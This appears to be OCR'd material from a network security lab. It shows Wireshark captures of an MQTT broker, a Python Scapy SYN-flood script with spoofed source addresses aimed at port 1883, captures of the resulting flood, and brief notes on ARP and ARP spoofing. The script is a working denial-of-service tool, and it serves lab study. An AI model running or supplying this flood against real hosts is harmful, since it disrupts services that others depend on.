  35 2021-02-23 15:20:48.878197595  27.142.18.64     192.168.1.101    MQTT     174 Publish Received (id=22616)
  36 2021-02-23 15:20:48.878197688  31.26.140.45     192.168.1.101    MQTT     174 Publish Received (id=22616)
  37 2021-02-23 15:20:48.878197781  197.147.110.38   192.168.1.101    MQTT     174 Publish Received (id=22616)
  38 2021-02-23 15:20:48.878197873  49.31.52.139    192.168.1.101    MQTT     174 Publish Received (id=22616)
  39 2021-02-23 15:20:48.878197966  17.36.70.226     192.168.1.101    MQTT     174 Publish Received (id=22616)
```

```
▸ Frame 1: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on interface 0
▸ Ethernet II, Src: HonHaiPr_e4:89:3f (64:27:37:e4:89:3f), Dst: Raspberr_0b:51:38 (dc:a6:32:0b:51:38)
▸ Internet Protocol Version 4, Src: 235.168.239.102, Dst: 192.168.1.101
▸ Transmission Control Protocol, Src Port: 34096, Dst Port: 1883, Seq: 0, Len: 120
▸ MQ Telemetry Transport Protocol, Publish Received
```


```
0000  dc a6 32 0b 51 38 64 27  37 e4 89 3f 08 00 45 00   ··2·Q8d' 7··?··E·
0010  00 a0 44 e0 00 00 40 06  98 5b eb a8 ef 66 c0 a8   ··D···@· ·[···f··
0020  01 65 85 30 07 5b 2f 63  38 02 48 75 cc c9 50 02   ·e·0·[/c 8·Hu··P·
```

```
wireshark_eth0_20210223152048_m8rPa9.pcapng          Packets: 290211 · Displayed: 290130 (100.0%)          Profile: Default
```

SYNflood via Python Script



```python
from scapy.all import *
target_ip = "192.168.1.101"
target_port = 1883
#ip = IP(dst=target_ip)
ip = IP(src=RandIP("192.168.40.1/24"), dst = target_ip)
tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
raw = Raw(b"X"*3072)
p = ip / tcp / raw
while True:
    send(p, loop=1, inter=1./500000, verbose=0)
```



ip.addr == 192.168.1.101

```
No.  Time                          Source          Destination     Protocol Length Info
6327 2021-02-23 15:23:09.276765308 192.168.40.189  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6328]
6328 2021-02-23 15:23:09.277102475 192.168.40.189  192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6329 2021-02-23 15:23:09.277173086 192.168.1.101   192.168.40.189  TCP        58 1883 → 5637 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6330 2021-02-23 15:23:09.282057512 192.168.40.65   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6332]
6331 2021-02-23 15:23:09.282736271 192.168.40.65   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6332]
6332 2021-02-23 15:23:09.282753252 192.168.40.65   192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6333 2021-02-23 15:23:09.282793882 192.168.1.101   192.168.40.65   TCP        58 1883 → 34227 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6334 2021-02-23 15:23:09.286017641 192.168.40.89   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6336]
6335 2021-02-23 15:23:09.286772493 192.168.40.89   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6336]
6336 2021-02-23 15:23:09.287171660 192.168.40.89   192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6337 2021-02-23 15:23:09.287260456 192.168.1.101   192.168.40.89   TCP        58 1883 → 55058 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6338 2021-02-23 15:23:09.290742178 192.168.40.76   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6340]
6339 2021-02-23 15:23:09.291426882 192.168.40.76   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6340]
6340 2021-02-23 15:23:09.291869845 192.168.40.76   192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6341 2021-02-23 15:23:09.291947290 192.168.1.101   192.168.40.76   TCP        58 1883 → 62605 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6342 2021-02-23 15:23:09.295842327 192.168.40.113  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6344]
6343 2021-02-23 15:23:09.296513752 192.168.40.113  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6344]
6344 2021-02-23 15:23:09.297045160 192.168.40.113  192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6345 2021-02-23 15:23:09.297104771 192.168.1.101   192.168.40.113  TCP        58 1883 → 11657 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6346 2021-02-23 15:23:09.300699364 192.168.40.3    192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6348]
6347 2021-02-23 15:23:09.301354567 192.168.40.3    192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6348]
6348 2021-02-23 15:23:09.301673234 192.168.40.3    192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6349 2021-02-23 15:23:09.301724401 192.168.1.101   192.168.40.3    TCP        58 1883 → 4971 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6350 2021-02-23 15:23:09.305732345 192.168.40.142  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6352]
6351 2021-02-23 15:23:09.306360938 192.168.40.142  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6352]
6352 2021-02-23 15:23:09.306761086 192.168.40.142  192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6353 2021-02-23 15:23:09.306879382 192.168.1.101   192.168.40.142  TCP        58 1883 → 50703 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6354 2021-02-23 15:23:09.310554493 192.168.40.246  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6356]
6355 2021-02-23 15:23:09.311207215 192.168.40.246  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6356]
6356 2021-02-23 15:23:09.312867845 192.168.40.246  192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6357 2021-02-23 15:23:09.312914271 192.168.1.101   192.168.40.246  TCP        58 1883 → 12741 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6358 2021-02-23 15:23:09.316661401 192.168.40.111  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6360]
6359 2021-02-23 15:23:09.317309808 192.168.40.111  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6360]
6360 2021-02-23 15:23:09.317613660 192.168.40.111  192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6361 2021-02-23 15:23:09.317686901 192.168.1.101   192.168.40.111  TCP        58 1883 → 58412 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6362 2021-02-23 15:23:09.322367845 192.168.40.133  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6364]
6363 2021-02-23 15:23:09.322899586 192.168.40.133  192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=1480, ID=0001) [Reassembled in #6364]
6364 2021-02-23 15:23:09.323249789 192.168.40.133  192.168.1.101   MQTT      166 Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22616), Publish Received (id=22
6365 2021-02-23 15:23:09.323359141 192.168.1.101   192.168.40.133  TCP        58 1883 → 16112 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
6366 2021-02-23 15:23:09.326785975 192.168.40.58   192.168.1.101   IPv4     1514 Fragmented IP protocol (proto=TCP 6, off=0, ID=0001) [Reassembled in #6368]
```

```
▸ Frame 6363: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface 0
▸ Ethernet II, Src: HonHaiPr_e4:89:3f (64:27:37:e4:89:3f), Dst: Raspberr_0b:51:38 (dc:a6:32:0b:51:38)
▸ Internet Protocol Version 4, Src: 192.168.40.133, Dst: 192.168.1.101
▸ Data (1480 bytes)
```

```
0000  dc a6 32 0b 51 38 64 27  37 e4 89 3f 08 00 45 00   ··2·Q8d' 7··?··E·
0010  05 dc 00 01 20 b9 40 06  a9 27 c0 a8 28 85 c0 a8   ···· ·@· ·'··(···
0020  01 65 58 58 58 58 58 58  58 58 58 58 58 58 58 58   ·eXXXXXX XXXXXXXX
```

wireshark_eth0_20210223152302_okqYMf.pcapng

Packets: 50003 · Displayed: 50344 (100.7%)

Profile: Default

ARP Protocol


- Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network.
- ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa.
- Most commonly, devices use ARP to contact the router or gateway that enables them to connect to the Internet.
- Hosts maintain an ARP cache, a mapping table between IP addresses and MAC addresses, and use it to connect to destinations on the network. If the host doesn't know the MAC address for a certain IP address, it sends out an ARP request packet, asking other machines on the network for the matching MAC address.


ARP Spoofing

- ARP Spoofing also known as ARP Poisoning, is a Man in the Middle Attack (MitM) that allows attackers to intercept communication between network devices.
- The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.

